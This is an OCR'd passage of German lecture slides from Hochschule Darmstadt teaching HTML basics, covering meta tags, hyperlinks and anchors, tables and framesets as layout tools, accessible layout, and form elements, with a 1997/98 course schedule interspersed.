<embed src="datei.ext" width="150" height="60">
```

  - ⇨ Platzierung wie Grafik im Fließtext
- Abspielen
  - ⇨ interaktiv per Mausklick
  - ⇨ automatisch beim Öffnen der Seite
- Implementation uneinheitlich und plattformabhängig
  - ⇨ manche Formate vom Browser direkt unterstützt
  - ⇨ andere über installierbare Plug-Ins
- vorzugsweise "streaming mode" wegen Übertragungszeit

Meta-Angaben

- Anweisungen für WWW-Server, WWW-Browser und automatische Suchprogramme ("Robots")
- eine kleine Auswahl von Meta-Angaben:

```
<meta name="description" content="Autovermietung">
<meta name="author" content="B. Kreling">
<meta name="keywords" content="Hotel,Urlaub,Meer">
<meta name="robots" content="noindex">
<meta name="date" content="2001-02-06">
<meta name="language" content="de">

<meta http-equiv="Content-Script-Type"
                        content="text/javascript">
<meta http-equiv="Content-Style-Type"
                        content="text/css">
```

Anwendungsfälle für Hyperlinks

- Beispiele für Einsatzmöglichkeiten
  - ⇨ Querverweis (vgl. Lexikon, Literaturstelle)
  - ⇨ Blättern (nächste Seite / vorige Seite)
  - ⇨ Inhaltsverzeichnis (Unterkapitel / Oberthema)
  - ⇨ Stichwortverzeichnis
  - ⇨ freie Navigation, neue Dokumentstrukturen ⇨ Hypermedia
  - ⇨ Download einer Datei
  - ⇨ sonstiger Dienst
- Einsatzgebiet klären und gestalterisch unterscheiden
- "Hyperlink" ist lediglich eine technische Realisierung !

Gestaltungstipps für Verweise

- ein Verweis ist ein Blickfang
  - ⇨ nur bedeutungstragende Begriffe mit Hyperlink hinterlegen
- Verweistext soll das Verweisziel deutlich machen
  - ⇨ vorzugsweise immer derselbe Text für dasselbe Ziel
- Verweis sollte unmittelbar erkennbar sein
  - ⇨ nicht erst nach "Abtasten" mit der Maus
- nicht zu viele Verweise auf dieselbe Stelle
  - ⇨ Surfer folgen Verweisen mitunter auch um die Website vollständig zu besuchen
- alle Seiten vollständig verlinken
  - ⇨ "Zurück"-Button des Browsers sollte innerhalb einer Website überflüssig sein

Ziele von Verweisen

- eine Datei, die der Browser als Seite darstellen kann
  - ⇨ meistens HTML, aber auch andere
  - ⇨ im Internet oder lokal
- bestimmte Position ("Anker") innerhalb einer darstellbaren Datei
- eine Datei, die der Browser selbst nicht darstellen kann
  - ⇨ diese wird zum Download angeboten oder
    mit einer Hilfsanwendung geöffnet
- andere Dienste neben WWW
  - ⇨ mailto, gopher, ftp, telnet, news

```
<a href="mailto:r.hahn@fbi.h-da.de">R. Hahn</a>
<a href="ftp://www.xyz.de/setup.zip">Download</a>
<a href="file:///c:/lokal.htm">lokale Datei</a>
```

Verweise

Der Verweistext sollte eine klare Information über das Ziel des Verweises geben !

- Allgemeine Form

```
<a href="Dienst://Server:Port/Verz/Datei#Anker"> Text</a>
```

  Teile davon können weggelassen werden

- Datei im selben / unter- / übergeordneten Verzeichnis

```
<a href="start.htm">Text</a>
<a href="sub/Datei.html">Text</a>
<a href="../inhalt.htm">Text</a>
```

relativ

- Datei auf anderem Server

auch: localhost

```
<a href="http://www.xyz.de/datei.htm">Text</a>
```

absolut

- Groß-/Kleinschreibung beachten
  - ⇨ Server laufen meist unter Unix und Unix ist case sensitive bezüglich Datei- und Verzeichnisnamen

beliebter Fehler unter Windows

Absolute und relative Verweise

- relative Verweise innerhalb der eigenen Website (projekt-intern) sind vorteilhaft für
  - ⇨ Migration auf anderen Server oder in anderes Verzeichnis
  - ⇨ Entwicklung auf lokaler Festplatte mit späterem Upload
  - ⇨ Download als ZIP und lokale Installation (vgl. SELFHTML)

- absolute Verweise sind vorteilhaft für
  - ⇨ versenden von Seiten per eMail (z.B. Werbung, Stundenplan; sofern der Leser online ist wird er direkt auf den Webserver weitergeleitet)
  - ⇨ Verweise auf fremde Websites (projekt-extern)

Verweise innerhalb einer Datei ("Anker")

- wird häufig eingesetzt für "Inhaltsverzeichnis" am Anfang einer Datei
  - ⇨ z.B. bei FAQ
- Verweisziel definieren

```
<a name="Erl"><h2>Erläuterung</h2></a>
```

- Verweis definieren

```
siehe die <a href="#Erl">Erläuterung</a> unten
```

- der Verweis kann auch zu einer bestimmten Position in einer anderen Datei zeigen

```
<a href="datei.htm#Erl">Erläuterung</a>
<a href="http://www.xyz.de/datei.htm#Anker">...</a>
```

- der Browser scrollt die Seite so, dass der Anker an der Oberkante des Fensters erscheint

Zusammenfassung

- Grundgerüst: DOCTYPE, <html>, <head>, <body>, <title>, charset...
- Schreibregeln: Zeilenumbruch, Kommentare und Sonderzeichen
- Tags und Attribute
- Logische Formatierung und verpönte Formatierung
- Einbinden von Grafiken, Audio, Video...
- Meta-Angaben
- Verwendung von Hyperlinks <a href="... >
- Verweise innerhalb einer Seite (Anker)

Jetzt können Sie eine einfache HTML-Seite schreiben!

Problematik des Layouts

- Fließtext statt fester Platzierung (ggfs. mit autom. Zoom)
  - ⇨ Informationsdarstellung auf verschiedensten Monitoren
  - ⇨ Gestaltungsmöglichkeiten sehr beschränkt

    (eigentlich möchte man einen Screen als Ganzes gestalten ...)

- ursprünglich keine Überdeckung von Objekten
  - ⇨ ist in anderen Medien und Tools eine Grundfunktion

- die meisten Seitengestalter denken in statischen Layouts
  - ⇨ dynamische Layouts sind wesentlich schwieriger zu entwerfen
  - ⇨ zwei "Layoutmanager" verfügbar: `<table>` und `<frameset>`
  - ⇨ nach tricky programming nun tricky designing

Tabelle als Layoutmanager – Beispiel

Tabelle als Layoutmanager

Rahmen verbergen


h_da HOCHSCHULE DARMSTADT UNIVERSITY OF APPLIED SCIENCES	FB Informatik	Prof. Dr.-Ing. B. Kreling
Multimedia II		Entwicklung von Anwendungssystemen
Inhalte		Beschreibung der Lehrinhalte Digitales Skript
Hinweis		Multimedia I ist **nicht** Voraussetzung für Multimedia II; die Veranstaltungen ergänzen einander, können aber in beliebiger Reihenfolge belegt werden.
Status		Wahlpflichtfach für alle Schwerpunkte
Art		Vorlesung + Praktikum, 2+2 SWS
Belegnummer		I WA.M2 I
Ort und Zeit	Vorlesung Praktikum Beginn u. Anmeldung	mittwochs 4. Block, I104 montags 1.+2. Block oder mittwochs 1.+2. Block, B035 Mittwoch 8.10.97, 14:15 Uhr, I104

Praktikumstermine		
Gruppe 1	Gruppe 2	Gruppe 3
20.10.97	22.10.97	27.10.97
03.11.97	05.11.97	10.11.97
17.11.97	19.11.97	24.11.97
01.12.97	03.12.97	08.12.97
15.12.97	17.12.97	05.01.98
12.01.98	14.01.98	19.01.98

Klausur	Mittwoch 28.1.1998, 14:15 Uhr, I104 Keine Hilfsmittel zugelassen. Erfolgreiche Teilnahme am Praktikum ist Voraussetzung.

Struktur einer Tabelle (1)

Grundidee:



aus S. Münz: SELFHTML

Struktur einer Tabelle (2)

ursprünglich zur Darstellung tabellarischer Daten

```
<table summary="Tabelle zur...">
    <tr>
        <th>Kopfzelle: 1. Zeile, 1. Spalte</th>
        <th>Kopfzelle: 1. Zeile, 2. Spalte</th>
    </tr>
    <tr>
        <td>Datenzelle: 2. Zeile, 1. Spalte</td>
        <td>Datenzelle: 2. Zeile, 2. Spalte</td>
    </tr>
    <tr>
        <td>Datenzelle: 3. Zeile, 1. Spalte</td>
        <td>Datenzelle: 3. Zeile, 2. Spalte</td>
    </tr>
</table>
```

zeilenweise (tr = table row)

beliebig viele Zeilen und Spalten

Struktur einer Tabelle (3)

- Gesamtbreite definieren

```
<table width="80%">...</table>
```

  - ⇨ Gesamthöhe können die Browser zwar, ist auch nützlich, aber nicht standard-konform

- Spaltenbreite vordefinieren
  - ⇨ ermöglicht schnelleren Tabellenaufbau im Browser

```
<colgroup>
   <col width="80"> <col width="120">
</colgroup>
```

- Zellen verbinden
  - ⇨ Spalten verbinden `<td colspan="3">...</td>`
  - ⇨ Zeilen verbinden `<td rowspan="2">...</td>`

in Pixel oder Prozent

auch kombinierbar


Erscheinungsbild einer Tabelle

- Rahmen gestalten

```
<table border="8"
   cellspacing="10"
   cellpadding="20">
```

⇨ verfeinerte Rahmenformatierung besser mit CSS

aus S. Münz: SELFHTML



- Ausrichtung der Zelleninhalte, Verhinderung von Zeilenumbruch, Farben etc. besser mit CSS

Tabelle als Layoutmanager

absolut verpönt im
Hinblick auf Barrierefreiheit!

- Tabelle ist (immer noch) häufig Basis des Seitenlayouts
  - ⇨ statisches Layoutraster durch Bemaßung in Pixel
  - ⇨ dynamischer Layoutmanager durch Bemaßung in Prozent
    (vergleichbar mit GridBagLayout in Java)
- normalerweise „blinde“ Tabelle, d.h. ohne Rand
- Freiformen, Rundbögen etc. als eingebettete Grafik

- Entwurfsmethodik sinngemäß übertragen
  - ⇨ siehe "Dynamisches Layout" in
    "Entwurf und Realisierung grafischer Oberflächen"

- künftig ersetzen durch CSS-Layouthilfsmittel

Blinde Tabelle als Layoutmanager – Beispiel

Tabelle als Layoutmanager

Rahmen zeigen

h_da
HOCHSCHULE DARMSTADT
UNIVERSITY OF APPLIED SCIENCES


FB Informatik — Prof. Dr.-Ing. B. Kreling

Multimedia II — Entwicklung von Anwendungssystemen

Inhalte	Beschreibung der Lehrinhalte Digitales Skript		
Hinweis	Multimedia I ist **nicht** Voraussetzung für Multimedia II; die Veranstaltungen ergänzen einander, können aber in beliebiger Reihenfolge belegt werden.		
Status	Wahlpflichtfach für alle Schwerpunkte		
Art	Vorlesung + Praktikum, 2+2 SWS		
Belegnummer	I WA.M2 I		
Ort und Zeit	Vorlesung	mittwochs 4. Block, I104	
	Praktikum	montags 1.+2. Block oder mittwochs 1.+2. Block, B035	
	Beginn u. Anmeldung	Mittwoch 8.10.97, 14:15 Uhr, I104	
Praktikumstermine	Gruppe 1	Gruppe 2	Gruppe 3
	20.10.97	22.10.97	27.10.97
	03.11.97	05.11.97	10.11.97
	17.11.97	19.11.97	24.11.97
	01.12.97	03.12.97	08.12.97
	15.12.97	17.12.97	05.01.98
	12.01.98	14.01.98	19.01.98
Klausur	Mittwoch 28.1.1998, 14:15 Uhr, I104 Keine Hilfsmittel zugelassen. Erfolgreiche Teilnahme am Praktikum ist Voraussetzung.		

FB I, Kreling, 06.01.98

Frameset als Layoutmanager – Beispiel



Framesets

bei Puristen verpönt;
nicht in der Variante "strict" enthalten,
sondern eigene Variante "frameset"

- Aufteilung des Browserfensters in mehrere Abschnitte
  - ⇨ horizontal oder vertikal
  - ⇨ fest oder verschiebbar
  - ⇨ jeder Abschnitt mit eigenem Scrollbalken bei Bedarf
- komplexere Aufteilung durch Schachtelung von Framesets
- in jedem Abschnitt ("Frame") wird eine andere HTML-Datei dargestellt

Pro

- ⇨ stabile Navigationsleiste
- ⇨ stabile Kopf- oder Fußzeile
- ⇨ Vergleich von Infos

Contra

- ⇨ nicht jeder Browser kann's
- ⇨ Problem bei geringer Bildschirmauflösung
- ⇨ Ladezeiten für mehrere Dateien

Struktur eines Frameset

```
<!DOCTYPE HTML PUBLIC
     "-//W3C//DTD HTML 4.01 Frameset//EN"
     "http://www.w3.org/TR/html4/frameset.dtd">
<html>
<head>
  <title>Text des Titels</title>
</head>
  <frameset ...>                <!-- Aufteilung des Framesets -->
    <frame ...>                 <!-- Definition Framefenster 1 -->
    <frame ...>                 <!-- Definition Framefenster 2 -->
    <noframes>
      Ihr Browser kann keine Frames anzeigen.
    </noframes>
  </frameset>
</html>
```

eigene HTML-Variante, nicht die "reine Lehre"


Aufteilung eines Frameset

- zeilenweise aufteilen

```
<frameset rows="100,*,60">

<frameset rows="1*,5*,3*">
```

Rest

Verhältnis



- spaltenweise aufteilen

```
<frameset cols="40%,60%">
```


- Maßangaben

`ohne`	absolut in Pixel
`*`	restlicher Platz
`Zahl*`	anteilig
`%`	relativ in Prozent

Frame definieren und füllen

- einzelnes Frame und seine Attribute definieren

```
<frame src="startseite.htm"                 Anfangsseite
 name="rechts"                              Name für Hyperlinks
 frameborder="1"                            mit / ohne Rand
 marginwidth="5" marginheight="7"           Innenabstand in Pixel
 noresize                                   Größe nicht änderbar
 scrolling="yes">                           mit / ohne Scrollbalken
```

- Hyperlinks bekommen zusätzlich das Zielfenster

```
<a href="news.htm" target="rechts">News</a>
```

transitional

- Zielfensterbasis ggfs. im HTML-Header definieren

```
<base target="rechts">
```

- Frameset verlassen

```
<a href="vollbild.htm" target="_parent">Raus</a>
```

Frameset vs. Tabelle

Frameset → mehrere HTML-Seiten

- Frames unabhängig voneinander scrollbar
- Navigationsmenü wird nur einmal geladen
- Direktes Ansteuern von Frames von außen kaum möglich
- schnell verwirrend

Tabelle → eine HTML-Seite

- Navigationsmenü scrollt weg
- übersichtlichere Zustandsverwaltung
- schwierig für Screenreader (Barrierefreiheit!)
  - ⇨ Screenreader liest Tabellen als Tabellen, nicht als Layout

mit CSS geht es auch...

Barrierefreies Layout ohne Tabellen

Ziel: Webseite soll für Sehbehinderte von einem Screenreader vorgelesen werden können


- Seite wird als inhaltlich logische Sequenz von Blöcken aufgebaut
  - ⇨ diese Sequenz definiert die Vorlesereihenfolge des Screenreaders
- einzelne Blöcke werden mit CSS auf die Seite geschoben
  - ⇨ Attribute `float, margin, clear`
- www.fbi.h-da.de ist so aufgebaut

Zusammenfassung

- Problematik des Layouts (WYSI**N**WYG)
- Tabelle als Layoutmanager
  - ⇨ Struktur einer Tabelle mit Zeilen und Spalten
  - ⇨ Bemaßung von Rahmen, Abständen etc.
- Framesets als Layoutmanager
  - ⇨ Struktur eines Framesets (Aufteilung einer Seite in unabhängige Bereiche)
  - ⇨ Bemaßung von Rahmen, Abständen etc.
- Barrierefreies Layout ohne Tabellen (⇨ CSS)

Jetzt können Sie die Elemente auf einer einfachen HTML-Seite anordnen!

Formular - Beispiel



Funktion von Formularen

- Formulare dienen der Eingabe von Daten
  - ⇨ eingegebene Daten werden an Server übermittelt und dort ausgewertet
  - ⇨ es gibt 2 Möglichkeiten der Datenübertragung
    - `get` übermittelt Parameter für Abfrage (z.B. Suchmaschine)
    - `post` übermittelt Daten zwecks Speicherung (z.B. Bestellung)

vgl. Reload im Browser

- beliebigen Bereich im HTML-Body markieren

```
<form action="/cgi-bin/Echo.pl" method="get">
        Steuerelemente (Eingabefelder, Auswahllisten,
        Buttons...) und sonstige HTML-Tags und CSS-Formatierung
</form>
```


hier: Übergabe der Daten an Perl-Skript

- Alternative Aktion: Formulardaten per eMail verschicken

```
action="mailto:Meier@xyz.de"
```

  - ⇨ unsicher, weil von der Installation beim Surfer abhängig

Eingabefelder



- einzeilige Textbox

```
<input type="text" name="zuname" size="30" maxlength="40"
   value="Mustermann" readonly>
```

standalone tag

  - ⇨ `name` und `value` wird an Server übermittelt
  - ⇨ `value` kann vorbelegt sein
  - ⇨ mit `readonly` reine Anzeige
  - ⇨ `size` und `maxlength` für Anzeigelänge und Speichergröße
- Variante: Passwortfeld mit *-Anzeige (aber ohne verschlüsselte Übertragung!)
  - ⇨ wie oben, jedoch `type="password"`
- mehrzeiliges Textfeld (bei Bedarf mit Scrollbalken)

```
<textarea name="feedback" cols="50" rows="10">
    editierbarer Text
</textarea>
```

Auswahllisten

- Listbox

```
<select name="top4" size="3">
   <option>1. M&ouml;glichkeit</option>
   <option>2. M&ouml;glichkeit</option>
   <option value="3">3. M&ouml;glichkeit</option>
   <option>4. M&ouml;glichkeit</option>
   </select>
```

  - ⇨ `size` bestimmt die Höhe in Zeilen
  - ⇨ Vorauswahl ggfs. mit `<option selected>`
  - ⇨ angezeigter Text wird als ausgewählter Wert übertragen, sofern kein `<option value="xyz">` definiert ist
- Mehrfachauswahl mit zusätzlichem Attribut `multiple`
- Combobox wie Listbox, jedoch `size="1"`

Radiobuttons und Checkboxen

- Radiobuttons als Gruppe von Knöpfen, die sich gegenseitig auslösen (Auswahl 1 aus n)
  - ⇨ Gruppierung erfolgt durch identischen `name`
  - ⇨ der `value` wird als Wert der Gruppe übertragen

```
<input type="radio" name="credit" value="MC">
   Mastercard<br>
<input type="radio" name="credit" value="Visa">
   Visa<br>
<input type="radio" name="credit" value="Amex">
   American Express
```

- Checkboxen für Boole'sche Eingabe

"on" wenn value fehlt

```
<input type="checkbox" name="zutat" value="salami"> Salami<br>
```

  - ⇨ übermittelt wird der `value` nur für angekreuzte Checkboxen
  - ⇨ Vorauswahl durch Attribut `checked`

Schaltflächen und verborgene Felder

- allgemeine Schaltflächen für JavaScript-Ereignisse

```
<input type="button" name="Start" value="Startseite"
  onClick="self.location.href='http://www.xyz.de/'">
<button type="button" name="Start" value="Startseite"
  onClick="self.location.href='http://www.xyz.de/'"> Text
  und/oder Bild
</button>
```

- Schaltfläche zum Absenden der Formulardaten
  - ⇨ wie oben, jedoch `type="submit"`
- Schaltfläche zum Löschen der Formulardaten
  - ⇨ wie oben, jedoch `type="reset"`

Daten werden nur übertragen, wenn die Felder ein name-Attribut haben!

- verborgenes Datenfeld (z.B. für Sessionverwaltung)

```
<input type="hidden" name="sessionID" value="4711">
```

Gestaltung und Tastatursteuerung

